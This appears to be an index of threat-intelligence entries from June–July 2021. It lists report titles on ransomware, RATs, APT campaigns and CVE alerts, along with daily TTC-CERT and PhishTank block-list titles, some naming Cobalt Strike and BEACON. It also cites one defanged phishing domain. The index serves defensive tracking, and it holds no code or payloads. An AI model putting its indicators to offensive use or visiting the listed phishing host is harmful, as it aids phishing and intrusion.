1.1.258. 2021-06-17 Ferocious Kitten: 6 years of covert surveillance in Iran
1.1.259. 2021-06-17 Matanbuchus: New Malware-as-a-Service Loader
1.1.260. 2021-06-17 TTC-CERT Block Lists 2021-06-17 - Phishing attack dataset
1.1.261. 2021-06-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-16 - CyberTotal
1.1.262. 2021-06-17 TTC-CERT - HASH Daily Block Lists - 2021-06-16 - CyberTotal
1.1.263. 2021-06-17 TTC-CERT IP Block Lists 2021-06-17 - FTP port scanning, FTP attack
1.1.264. 2021-06-17 TTC-CERT IP Block Lists 2021-06-17 - SSH port scanning, SSH brute-force attack
1.1.265. 2021-06-17 TTC-CERT - IP Daily Block Lists - 2021-06-16 - CyberTotal
1.1.266. 2021-06-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-17
1.1.267. 2021-06-17 TTC-CERT - URL Daily Block Lists - 2021-06-16 - CyberTotal

1.1.268. 2021-06-18 Bash Ransomware DarkRadiation Targets Red Hat- and Debian-based Linux Distributions
1.1.269. 2021-06-18 Black Kingdom ransomware
1.1.270. 2021-06-18 Gootloader: Initial Access as a Service Platform Expands Its Search for High Value Targets
1.1.271. 2021-06-18 Klingon RAT
1.1.272. 2021-06-18 New TA402 Molerats Malware Targets Governments in the Middle East
1.1.273. 2021-06-18 Teabot : Android Banking Trojan Targets Banks in Europe
1.1.274. 2021-06-18 TTC-CERT Block Lists 2021-06-18 - Phishing attack dataset
1.1.275. 2021-06-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-17 - CyberTotal
1.1.276. 2021-06-18 TTC-CERT - HASH Daily Block Lists - 2021-06-17 - CyberTotal
1.1.277. 2021-06-18 TTC-CERT IP Block Lists 2021-06-18 - FTP port scanning, FTP attack
1.1.278. 2021-06-18 TTC-CERT IP Block Lists 2021-06-18 - SSH port scanning, SSH brute-force attack
1.1.279. 2021-06-18 TTC-CERT - IP Daily Block Lists - 2021-06-17 - CyberTotal
1.1.280. 2021-06-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-18
1.1.281. 2021-06-18 TTC-CERT - URL Daily Block Lists - 2021-06-17 - CyberTotal
1.1.282. 2021-06-18 UNC2465, DARKSIDE Affiliate’s, Supply Chain Software Compromise
1.1.283. 2021-06-18 แจ้งเตือนช่องโหว่ระดับร้ายแรงของ Google Chrome (CVE-2021-30554)
1.1.284. 2021-06-19 RedFoxtrot: Targets Bordering Asian Countries
1.1.285. 2021-06-19 TTC-CERT Block Lists 2021-06-19 - Phishing attack dataset
1.1.286. 2021-06-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-18 - CyberTotal
1.1.287. 2021-06-19 TTC-CERT - HASH Daily Block Lists - 2021-06-18 - CyberTotal
1.1.288. 2021-06-19 TTC-CERT IP Block Lists 2021-06-19 - FTP port scanning, FTP attack
1.1.289. 2021-06-19 TTC-CERT IP Block Lists 2021-06-19 - SSH port scanning, SSH brute-force attack
1.1.290. 2021-06-19 TTC-CERT - IP Daily Block Lists - 2021-06-18 - CyberTotal
1.1.291. 2021-06-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-19
1.1.292. 2021-06-19 TTC-CERT - URL Daily Block Lists - 2021-06-18 - CyberTotal
1.1.293. 2021-06-20 8220 Gangs Recent use of Custom PwnRig Crypto Miner and Botnet

1.1.294. 2021-06-20 MSBuild Used by Threat Actors to Deliver RATs Filelessly
1.1.295. 2021-06-20 TTC-CERT Block Lists 2021-06-20 - Phishing attack dataset
1.1.296. 2021-06-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-19 - CyberTotal
1.1.297. 2021-06-20 TTC-CERT - HASH Daily Block Lists - 2021-06-19 - CyberTotal
1.1.298. 2021-06-20 TTC-CERT IP Block Lists 2021-06-20 - FTP port scanning, FTP attack
1.1.299. 2021-06-20 TTC-CERT IP Block Lists 2021-06-20 - SSH port scanning, SSH brute-force attack
1.1.300. 2021-06-20 TTC-CERT - IP Daily Block Lists - 2021-06-19 - CyberTotal
1.1.301. 2021-06-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-20
1.1.302. 2021-06-20 TTC-CERT - URL Daily Block Lists - 2021-06-19 - CyberTotal
1.1.303. 2021-06-21 TTC-CERT Block Lists 2021-06-21 - Phishing attack dataset
1.1.304. 2021-06-21 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-20 - CyberTotal
1.1.305. 2021-06-21 TTC-CERT - HASH Daily Block Lists - 2021-06-20 - CyberTotal
1.1.306. 2021-06-21 TTC-CERT IP Block Lists 2021-06-21 - FTP port scanning, FTP attack
1.1.307. 2021-06-21 TTC-CERT IP Block Lists 2021-06-21 - SSH port scanning, SSH brute-force attack
1.1.308. 2021-06-21 TTC-CERT - IP Daily Block Lists - 2021-06-20 - CyberTotal
1.1.309. 2021-06-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-21
1.1.310. 2021-06-21 TTC-CERT - URL Daily Block Lists - 2021-06-20 - CyberTotal
1.1.311. 2021-06-22 Darkside RaaS in Linux version
1.1.312. 2021-06-22 IcedID attack: From Word to Lateral Movement in 1 Hour
1.1.313. 2021-06-22 Network filter rootkit driver signed by Microsoft
1.1.314. 2021-06-22 TTC-CERT Block Lists 2021-06-22 - Phishing attack dataset
1.1.315. 2021-06-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-21 - CyberTotal
1.1.316. 2021-06-22 TTC-CERT - HASH Daily Block Lists - 2021-06-21 - CyberTotal
1.1.317. 2021-06-22 TTC-CERT IP Block Lists 2021-06-22 - FTP port scanning, FTP attack
1.1.318. 2021-06-22 TTC-CERT IP Block Lists 2021-06-22 - SSH port scanning, SSH brute-force attack
1.1.319. 2021-06-22 TTC-CERT - IP Daily Block Lists - 2021-06-21 - CyberTotal
1.1.320. 2021-06-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-22
1.1.321. 2021-06-22 TTC-CERT - URL Daily Block Lists - 2021-06-21 - CyberTotal

1.1.322. 2021-06-23 Observation status of equipment infected with Mirai in Japan
1.1.323. 2021-06-23 STOP Ransomware
1.1.324. 2021-06-23 TA551 Campaign Q3 2021
1.1.325. 2021-06-23 TTC-CERT Block Lists 2021-06-23 - Phishing attack dataset
1.1.326. 2021-06-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-22 - CyberTotal
1.1.327. 2021-06-23 TTC-CERT - HASH Daily Block Lists - 2021-06-22 - CyberTotal
1.1.328. 2021-06-23 TTC-CERT IP Block Lists 2021-06-23 - FTP port scanning, FTP attack
1.1.329. 2021-06-23 TTC-CERT IP Block Lists 2021-06-23 - SSH port scanning, SSH brute-force attack
1.1.330. 2021-06-23 TTC-CERT - IP Daily Block Lists - 2021-06-22 - CyberTotal
1.1.331. 2021-06-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-23
1.1.332. 2021-06-23 TTC-CERT - URL Daily Block Lists - 2021-06-22 - CyberTotal
1.1.333. 2021-06-23 รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-2.v1 - Redosdru ที่พบในประเทศไทย
1.1.334. 2021-06-24 ChaChi: a New GoLang RAT
1.1.335. 2021-06-24 Hancitor IOCs
1.1.336. 2021-06-24 Suspected Pakistani Actor Compromises Indian Power Company with New ReverseRat
1.1.337. 2021-06-24 TTC-CERT Block Lists 2021-06-24 - Agentemis, BEACON, Cobalt Strike
1.1.338. 2021-06-24 TTC-CERT Block Lists 2021-06-24 - Phishing attack dataset
1.1.339. 2021-06-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-23 - CyberTotal
1.1.340. 2021-06-24 TTC-CERT - HASH Daily Block Lists - 2021-06-23 - CyberTotal
1.1.341. 2021-06-24 TTC-CERT IP Block Lists 2021-06-24 - FTP port scanning, FTP attack
1.1.342. 2021-06-24 TTC-CERT IP Block Lists 2021-06-24 - SSH port scanning, SSH brute-force attack
1.1.343. 2021-06-24 TTC-CERT - IP Daily Block Lists - 2021-06-23 - CyberTotal
1.1.344. 2021-06-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-24
1.1.345. 2021-06-24 TTC-CERT - URL Daily Block Lists - 2021-06-23 - CyberTotal
1.1.346. 2021-06-24 แจ้งเตือน Phishing URL เกี่ยวกับ user-amazon[.]t3bb[.]top
1.1.347. 2021-06-25 Malicious spam campaigns delivering banking Trojans

1.1.348. 2021-06-25 New Archive Format Smuggling Malware
1.1.349. 2021-06-25 TTC-CERT Block Lists 2021-06-25 - Phishing attack dataset
1.1.350. 2021-06-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-24 - CyberTotal
1.1.351. 2021-06-25 TTC-CERT - HASH Daily Block Lists - 2021-06-24 - CyberTotal
1.1.352. 2021-06-25 TTC-CERT IP Block Lists 2021-06-25 - FTP port scanning, FTP attack
1.1.353. 2021-06-25 TTC-CERT IP Block Lists 2021-06-25 - SSH port scanning, SSH brute-force attack
1.1.354. 2021-06-25 TTC-CERT - IP Daily Block Lists - 2021-06-24 - CyberTotal
1.1.355. 2021-06-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-25
1.1.356. 2021-06-25 TTC-CERT - URL Daily Block Lists - 2021-06-24 - CyberTotal
1.1.357. 2021-06-26 Massive IcedID Campaign Aims For Stealth with Benign Macros
1.1.358. 2021-06-26 Mirai & Hajime Threat Activity
1.1.359. 2021-06-26 TTC-CERT Block Lists 2021-06-26 - Phishing attack dataset
1.1.360. 2021-06-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-25 - CyberTotal
1.1.361. 2021-06-26 TTC-CERT - HASH Daily Block Lists - 2021-06-25 - CyberTotal
1.1.362. 2021-06-26 TTC-CERT IP Block Lists 2021-06-26 - FTP port scanning, FTP attack
1.1.363. 2021-06-26 TTC-CERT IP Block Lists 2021-06-26 - SSH port scanning, SSH brute-force attack
1.1.364. 2021-06-26 TTC-CERT - IP Daily Block Lists - 2021-06-25 - CyberTotal
1.1.365. 2021-06-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-26
1.1.366. 2021-06-26 TTC-CERT - URL Daily Block Lists - 2021-06-25 - CyberTotal
1.1.367. 2021-06-26 Vidar Info-Stealer Abusing Game Platform
1.1.368. 2021-06-27 TTC-CERT Block Lists 2021-06-27 - Phishing attack dataset
1.1.369. 2021-06-27 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-26 - CyberTotal
1.1.370. 2021-06-27 TTC-CERT - HASH Daily Block Lists - 2021-06-26 - CyberTotal
1.1.371. 2021-06-27 TTC-CERT IP Block Lists 2021-06-27 - FTP port scanning, FTP attack
1.1.372. 2021-06-27 TTC-CERT IP Block Lists 2021-06-27 - SSH port scanning, SSH brute-force attack
1.1.373. 2021-06-27 TTC-CERT - IP Daily Block Lists - 2021-06-26 - CyberTotal
1.1.374. 2021-06-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-27
1.1.375. 2021-06-27 TTC-CERT - URL Daily Block Lists - 2021-06-26 - CyberTotal

1.1.376. 2021-06-28 TTC-CERT Block Lists 2021-06-28 - Dridex, Bugat, or Cridex Trojan
1.1.377. 2021-06-28 TTC-CERT Block Lists 2021-06-28 - Phishing attack dataset
1.1.378. 2021-06-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-27 - CyberTotal
1.1.379. 2021-06-28 TTC-CERT - HASH Daily Block Lists - 2021-06-27 - CyberTotal
1.1.380. 2021-06-28 TTC-CERT IP Block Lists 2021-06-28 - SSH port scanning, SSH brute-force attack
1.1.381. 2021-06-28 TTC-CERT - IP Daily Block Lists - 2021-06-27 - CyberTotal
1.1.382. 2021-06-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-28
1.1.383. 2021-06-28 TTC-CERT - URL Daily Block Lists - 2021-06-27 - CyberTotal
1.1.384. 2021-06-29 Crackonosh: A New Malware Distributed in Cracked Software
1.1.385. 2021-06-29 Hancitor Continues to Push Cobalt Strike
1.1.386. 2021-06-29 Lu0bot, an unknown NodeJS malware using UDP
1.1.387. 2021-06-29 NukeSped Copies Fileless Code From Bundlore
1.1.388. 2021-06-29 REvil ransomware Linux version
1.1.389. 2021-06-29 Spear Phishing Campaign with New Techniques Aimed at Aviation Companies
1.1.390. 2021-06-29 TTC-CERT Block Lists 2021-06-29 - Dridex, Bugat, or Cridex Trojan
1.1.391. 2021-06-29 TTC-CERT Block Lists 2021-06-29 - Phishing attack dataset
1.1.392. 2021-06-29 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-28 - CyberTotal
1.1.393. 2021-06-29 TTC-CERT - HASH Daily Block Lists - 2021-06-28 - CyberTotal
1.1.394. 2021-06-29 TTC-CERT IP Block Lists 2021-06-29 - FTP port scanning, FTP attack
1.1.395. 2021-06-29 TTC-CERT IP Block Lists 2021-06-29 - SSH port scanning, SSH brute-force attack
1.1.396. 2021-06-29 TTC-CERT - IP Daily Block Lists - 2021-06-28 - CyberTotal
1.1.397. 2021-06-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-29
1.1.398. 2021-06-29 TTC-CERT - URL Daily Block Lists - 2021-06-28 - CyberTotal
1.1.399. 2021-06-30 New Hive Ransomware
1.1.400. 2021-06-30 The "WayBack” Campaign: a Large Scale Operation Hiding in Plain Sight
1.1.401. 2021-06-30 TTC-CERT Block Lists 2021-06-30 - Dridex, Bugat, or Cridex Trojan
1.1.402. 2021-06-30 TTC-CERT Block Lists 2021-06-30 - Phishing attack dataset

1.1.403. 2021-06-30 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-29 - CyberTotal
1.1.404. 2021-06-30 TTC-CERT - HASH Daily Block Lists - 2021-06-29 - CyberTotal
1.1.405. 2021-06-30 TTC-CERT IP Block Lists 2021-06-30 - FTP port scanning, FTP attack
1.1.406. 2021-06-30 TTC-CERT IP Block Lists 2021-06-30 - SSH port scanning, SSH brute-force attack
1.1.407. 2021-06-30 TTC-CERT - IP Daily Block Lists - 2021-06-29 - CyberTotal
1.1.408. 2021-06-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-06-30
1.1.409. 2021-06-30 TTC-CERT - URL Daily Block Lists - 2021-06-29 - CyberTotal
1.1.410. 2021-07-01 Agent Tesla Infostealer
1.1.411. 2021-07-01 Guildma now using Finger and Signed Binary Proxy Execution
1.1.412. 2021-07-01 Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments.
1.1.413. 2021-07-01 TTC-CERT Block Lists 2021-07-01 - Agentemis, BEACON, Cobalt Strike
1.1.414. 2021-07-01 TTC-CERT Block Lists 2021-07-01 - Dridex, Bugat, or Cridex Trojan
1.1.415. 2021-07-01 TTC-CERT Block Lists 2021-07-01 - Phishing attack dataset
1.1.416. 2021-07-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-06-30 - CyberTotal
1.1.417. 2021-07-01 TTC-CERT - HASH Daily Block Lists - 2021-06-30 - CyberTotal
1.1.418. 2021-07-01 TTC-CERT IP Block Lists 2021-07-01 - FTP port scanning, FTP attack
1.1.419. 2021-07-01 TTC-CERT IP Block Lists 2021-07-01 - SSH port scanning, SSH brute-force attack
1.1.420. 2021-07-01 TTC-CERT - IP Daily Block Lists - 2021-06-30 - CyberTotal
1.1.421. 2021-07-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-01
1.1.422. 2021-07-01 TTC-CERT - URL Daily Block Lists - 2021-06-30 - CyberTotal
1.1.423. 2021-07-01 แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับร้ายแรง (critical) Windows Print Spooler Remote Code Execution Vulnerability
1.1.424. 2021-07-02 IndigoZebra APT continues to attack Central Asia with evolving tools
1.1.425. 2021-07-02 Mirai_ptea Botnet
1.1.426. 2021-07-02 SMB Worm “Indexsinas” Uses Lateral Movement to Infect Whole Networks

1.1.427. 2021-07-02 TTC-CERT Block Lists 2021-07-02 - Agentemis, BEACON, Cobalt Strike
1.1.428. 2021-07-02 TTC-CERT Block Lists 2021-07-02 - Dridex, Bugat, or Cridex Trojan
1.1.429. 2021-07-02 TTC-CERT Block Lists 2021-07-02 - Phishing attack dataset
1.1.430. 2021-07-02 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-01 - CyberTotal
1.1.431. 2021-07-02 TTC-CERT - HASH Daily Block Lists - 2021-07-01 - CyberTotal
1.1.432. 2021-07-02 TTC-CERT IP Block Lists 2021-07-02 - FTP port scanning, FTP attack
1.1.433. 2021-07-02 TTC-CERT IP Block Lists 2021-07-02 - SSH port scanning, SSH brute-force attack
1.1.434. 2021-07-02 TTC-CERT - IP Daily Block Lists - 2021-07-01 - CyberTotal
1.1.435. 2021-07-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-02
1.1.436. 2021-07-02 TTC-CERT - URL Daily Block Lists - 2021-07-01 - CyberTotal
1.1.437. 2021-07-02 WebLogic RCE Leads to XMRig
1.1.438. 2021-07-03 Android trojans steal Facebook users’ logins and passwords
1.1.439. 2021-07-03 Backdoored Client from Mongolian CA MonPass
1.1.440. 2021-07-03 Diavol - A New Ransomware Used By Wizard Spider
1.1.441. 2021-07-03 Kaseya supply chain attack delivers mass ransomware event to US companies
1.1.442. 2021-07-03 Malware Masquerades as Privacy Tool
1.1.443. 2021-07-03 TTC-CERT Block Lists 2021-07-03 - Agentemis, BEACON, Cobalt Strike
1.1.444. 2021-07-03 TTC-CERT Block Lists 2021-07-03 - Dridex, Bugat, or Cridex Trojan
1.1.445. 2021-07-03 TTC-CERT Block Lists 2021-07-03 - Phishing attack dataset
1.1.446. 2021-07-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-02 - CyberTotal
1.1.447. 2021-07-03 TTC-CERT - HASH Daily Block Lists - 2021-07-02 - CyberTotal
1.1.448. 2021-07-03 TTC-CERT IP Block Lists 2021-07-03 - FTP port scanning, FTP attack
1.1.449. 2021-07-03 TTC-CERT IP Block Lists 2021-07-03 - SSH port scanning, SSH brute-force attack
1.1.450. 2021-07-03 TTC-CERT - IP Daily Block Lists - 2021-07-02 - CyberTotal
1.1.451. 2021-07-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-03
1.1.452. 2021-07-03 TTC-CERT - URL Daily Block Lists - 2021-07-02 - CyberTotal

1.1.453. 2021-07-04 TTC-CERT Block Lists 2021-07-04 - Phishing attack dataset
1.1.454. 2021-07-04 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-03 - CyberTotal
1.1.455. 2021-07-04 TTC-CERT - HASH Daily Block Lists - 2021-07-03 - CyberTotal
1.1.456. 2021-07-04 TTC-CERT IP Block Lists 2021-07-04 - SSH port scanning, SSH brute-force attack
1.1.457. 2021-07-04 TTC-CERT - IP Daily Block Lists - 2021-07-03 - CyberTotal
1.1.458. 2021-07-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-04
1.1.459. 2021-07-04 TTC-CERT - URL Daily Block Lists - 2021-07-03 - CyberTotal
1.1.460. 2021-07-05 TTC-CERT Block Lists 2021-07-05 - Phishing attack dataset
1.1.461. 2021-07-05 TTC-CERT - HASH Daily Block Lists - 2021-07-04 - CyberTotal
1.1.462. 2021-07-05 TTC-CERT IP Block Lists 2021-07-05 - FTP port scanning, FTP attack
1.1.463. 2021-07-05 TTC-CERT IP Block Lists 2021-07-05 - SSH port scanning, SSH brute-force attack
1.1.464. 2021-07-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-05
1.1.465. 2021-07-05 รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-3.v1 - Redosdru:Coinminer
1.1.466. 2021-07-06 TTC-CERT Block Lists 2021-07-06 - Agentemis, BEACON, Cobalt Strike
1.1.467. 2021-07-06 TTC-CERT Block Lists 2021-07-06 - Dridex, Bugat, or Cridex Trojan
1.1.468. 2021-07-06 TTC-CERT Block Lists 2021-07-06 - Phishing attack dataset
1.1.469. 2021-07-06 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-05 - CyberTotal
1.1.470. 2021-07-06 TTC-CERT - HASH Daily Block Lists - 2021-07-05 - CyberTotal
1.1.471. 2021-07-06 TTC-CERT IP Block Lists 2021-07-06 - FTP port scanning, FTP attack
1.1.472. 2021-07-06 TTC-CERT IP Block Lists 2021-07-06 - SSH port scanning, SSH brute-force attack
1.1.473. 2021-07-06 TTC-CERT - IP Daily Block Lists - 2021-07-05 - CyberTotal
1.1.474. 2021-07-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-06
1.1.475. 2021-07-06 TTC-CERT - URL Daily Block Lists - 2021-07-05 - CyberTotal
1.1.476. 2021-07-07 TTC-CERT Block Lists 2021-07-07 - Dridex, Bugat, or Cridex Trojan
1.1.477. 2021-07-07 TTC-CERT Block Lists 2021-07-07 - Phishing attack dataset
1.1.478. 2021-07-07 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-06 - CyberTotal
1.1.479. 2021-07-07 TTC-CERT - HASH Daily Block Lists - 2021-07-06 - CyberTotal

1.1.480. 2021-07-07 TTC-CERT IP Block Lists 2021-07-07 - FTP port scanning, FTP attack
1.1.481. 2021-07-07 TTC-CERT IP Block Lists 2021-07-07 - SSH port scanning, SSH brute-force attack
1.1.482. 2021-07-07 TTC-CERT - IP Daily Block Lists - 2021-07-06 - CyberTotal
1.1.483. 2021-07-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-07
1.1.484. 2021-07-07 TTC-CERT - URL Daily Block Lists - 2021-07-06 - CyberTotal
1.1.485. 2021-07-08 Ryuk ransomware now targeting webservers
1.1.486. 2021-07-08 TTC-CERT Block Lists 2021-07-08 - Agentemis, BEACON, Cobalt Strike
1.1.487. 2021-07-08 TTC-CERT Block Lists 2021-07-08 - Phishing attack dataset
1.1.488. 2021-07-08 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-07 - CyberTotal
1.1.489. 2021-07-08 TTC-CERT - HASH Daily Block Lists - 2021-07-07 - CyberTotal
1.1.490. 2021-07-08 TTC-CERT IP Block Lists 2021-07-08 - FTP port scanning, FTP attack
1.1.491. 2021-07-08 TTC-CERT IP Block Lists 2021-07-08 - SSH port scanning, SSH brute-force attack
1.1.492. 2021-07-08 TTC-CERT - IP Daily Block Lists - 2021-07-07 - CyberTotal
1.1.493. 2021-07-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-08
1.1.494. 2021-07-08 TTC-CERT - URL Daily Block Lists - 2021-07-07 - CyberTotal
1.1.495. 2021-07-08 WildPressure targets macOS
1.1.496. 2021-07-09 Bandidos at large: A spying campaign in Latin America
1.1.497. 2021-07-09 Lazarus malware abusing Non-ActiveX Module in South Korea
1.1.498. 2021-07-09 TTC-CERT Block Lists 2021-07-09 - Phishing attack dataset
1.1.499. 2021-07-09 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-08 - CyberTotal
1.1.500. 2021-07-09 TTC-CERT - HASH Daily Block Lists - 2021-07-08 - CyberTotal
1.1.501. 2021-07-09 TTC-CERT IP Block Lists 2021-07-09 - FTP port scanning, FTP attack
1.1.502. 2021-07-09 TTC-CERT IP Block Lists 2021-07-09 - SSH port scanning, SSH brute-force attack
1.1.503. 2021-07-09 TTC-CERT - IP Daily Block Lists - 2021-07-08 - CyberTotal
1.1.504. 2021-07-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-09
1.1.505. 2021-07-09 TTC-CERT - URL Daily Block Lists - 2021-07-08 - CyberTotal

1.1.506. 2021-07-10 Chinese State-Sponsored Activity Group TAG-22 Targets Nepal, the Philippines, and Taiwan
1.1.507. 2021-07-10 Conti Unpacked: Understanding Ransomware Development as a Response to Detection
1.1.508. 2021-07-10 Global Phishing Campaign Targets Energy Sector and its Suppliers
1.1.509. 2021-07-10 Hancitor tries XLL as initial malware file
1.1.510. 2021-07-10 MAR-10337802-1.v1: DarkSide Ransomware
1.1.511. 2021-07-10 NetWire RAT distributed from a MoITT spoofed email address
1.1.512. 2021-07-10 PurpleFox botnet exploiting PrintNightmare in cryptocurrency mining campaign
1.1.513. 2021-07-10 Redline Infostealer
1.1.514. 2021-07-10 SideWinder APT indicators - July 2021
1.1.515. 2021-07-10 TTC-CERT Block Lists 2021-07-10 - Phishing attack dataset
1.1.516. 2021-07-10 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-09 - CyberTotal
1.1.517. 2021-07-10 TTC-CERT - HASH Daily Block Lists - 2021-07-09 - CyberTotal
1.1.518. 2021-07-10 TTC-CERT IP Block Lists 2021-07-10 - FTP port scanning, FTP attack
1.1.519. 2021-07-10 TTC-CERT IP Block Lists 2021-07-10 - SSH port scanning, SSH brute-force attack
1.1.520. 2021-07-10 TTC-CERT - IP Daily Block Lists - 2021-07-09 - CyberTotal
1.1.521. 2021-07-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-10
1.1.522. 2021-07-10 TTC-CERT - URL Daily Block Lists - 2021-07-09 - CyberTotal
1.1.523. 2021-07-11 TTC-CERT Block Lists 2021-07-11 - Phishing attack dataset
1.1.524. 2021-07-11 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-10 - CyberTotal
1.1.525. 2021-07-11 TTC-CERT - HASH Daily Block Lists - 2021-07-10 - CyberTotal
1.1.526. 2021-07-11 TTC-CERT IP Block Lists 2021-07-11 - FTP port scanning, FTP attack
1.1.527. 2021-07-11 TTC-CERT IP Block Lists 2021-07-11 - SSH port scanning, SSH brute-force attack
1.1.528. 2021-07-11 TTC-CERT - IP Daily Block Lists - 2021-07-10 - CyberTotal
1.1.529. 2021-07-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-11
1.1.530. 2021-07-11 TTC-CERT - URL Daily Block Lists - 2021-07-10 - CyberTotal
1.1.531. 2021-07-12 TTC-CERT Block Lists 2021-07-12 - Dridex, Bugat, or Cridex Trojan

1.1.532. 2021-07-12 TTC-CERT Block Lists 2021-07-12 - Phishing attack dataset
1.1.533. 2021-07-12 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-11 - CyberTotal
1.1.534. 2021-07-12 TTC-CERT - HASH Daily Block Lists - 2021-07-11 - CyberTotal
1.1.535. 2021-07-12 TTC-CERT IP Block Lists 2021-07-12 - FTP port scanning, FTP attack
1.1.536. 2021-07-12 TTC-CERT IP Block Lists 2021-07-12 - SSH port scanning, SSH brute-force attack
1.1.537. 2021-07-12 TTC-CERT - IP Daily Block Lists - 2021-07-11 - CyberTotal
1.1.538. 2021-07-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-12
1.1.539. 2021-07-12 TTC-CERT - URL Daily Block Lists - 2021-07-11 - CyberTotal
1.1.540. 2021-07-12 พบ Malicious URL ของ Domain ประเทศไทย (uss.ac.th) ใช้ในการส่ง Maldocs
1.1.541. 2021-07-13 BIOPASS RAT: New Malware Sniffs Victims via Live Streaming
1.1.542. 2021-07-13 PhishTank - Dynamic List of Verfied/Online Dropbox Phishing URLs
1.1.543. 2021-07-13 PhishTank - Dynamic List of Verified/Online Banking Phishing URLs
1.1.544. 2021-07-13 PhishTank - Dynamic List of Verified/Online Docusign Phishing URLs
1.1.545. 2021-07-13 PhishTank - Dynamic List of Verified/Online GoogleDocs Phishing URLs
1.1.546. 2021-07-13 PhishTank - Dynamic List of Verified/Online IRS (Internal Revenue Service) Phishing URLs
1.1.547. 2021-07-13 PhishTank - Dynamic List of Verified/Online Office365 and other Microsoft Phishing URLs
1.1.548. 2021-07-13 PhishTank - Dynamic List of Verified/Online PayPal Phishing URLs
1.1.549. 2021-07-13 PJobRAT - Spyware in Guise
1.1.550. 2021-07-13 TTC-CERT Block Lists 2021-07-13 - Agentemis, BEACON, Cobalt Strike
1.1.551. 2021-07-13 TTC-CERT Block Lists 2021-07-13 - Dridex, Bugat, or Cridex Trojan
1.1.552. 2021-07-13 TTC-CERT Block Lists 2021-07-13 - Phishing attack dataset
1.1.553. 2021-07-13 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-12 - CyberTotal
1.1.554. 2021-07-13 TTC-CERT - HASH Daily Block Lists - 2021-07-12 - CyberTotal
1.1.555. 2021-07-13 TTC-CERT IP Block Lists 2021-07-13 - FTP port scanning, FTP attack

1.1.556. 2021-07-13 TTC-CERT IP Block Lists 2021-07-13 - SSH port scanning, SSH brute-force attack
1.1.557. 2021-07-13 TTC-CERT - IP Daily Block Lists - 2021-07-12 - CyberTotal
1.1.558. 2021-07-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-13
1.1.559. 2021-07-13 TTC-CERT - URL Daily Block Lists - 2021-07-12 - CyberTotal
1.1.560. 2021-07-13 Zloader With a New Infection Technique
1.1.561. 2021-07-13 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ SolarWinds Serv-U FTP และ Managed File Transfer (CVE-2021-35211) ซึ่งเริ่มมีการรายงานการโจมตีในขณะนี้
1.1.562. 2021-07-14 SideCopy Hackers Target Indian Government Officials With New Malware
1.1.563. 2021-07-14 TTC-CERT Block Lists 2021-07-14 - Dridex, Bugat, or Cridex Trojan
1.1.564. 2021-07-14 TTC-CERT Block Lists 2021-07-14 - Phishing attack dataset
1.1.565. 2021-07-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-13 - CyberTotal
1.1.566. 2021-07-14 TTC-CERT - HASH Daily Block Lists - 2021-07-13 - CyberTotal
1.1.567. 2021-07-14 TTC-CERT IP Block Lists 2021-07-14 - FTP port scanning, FTP attack
1.1.568. 2021-07-14 TTC-CERT IP Block Lists 2021-07-14 - SSH port scanning, SSH brute-force attack
1.1.569. 2021-07-14 TTC-CERT - IP Daily Block Lists - 2021-07-13 - CyberTotal
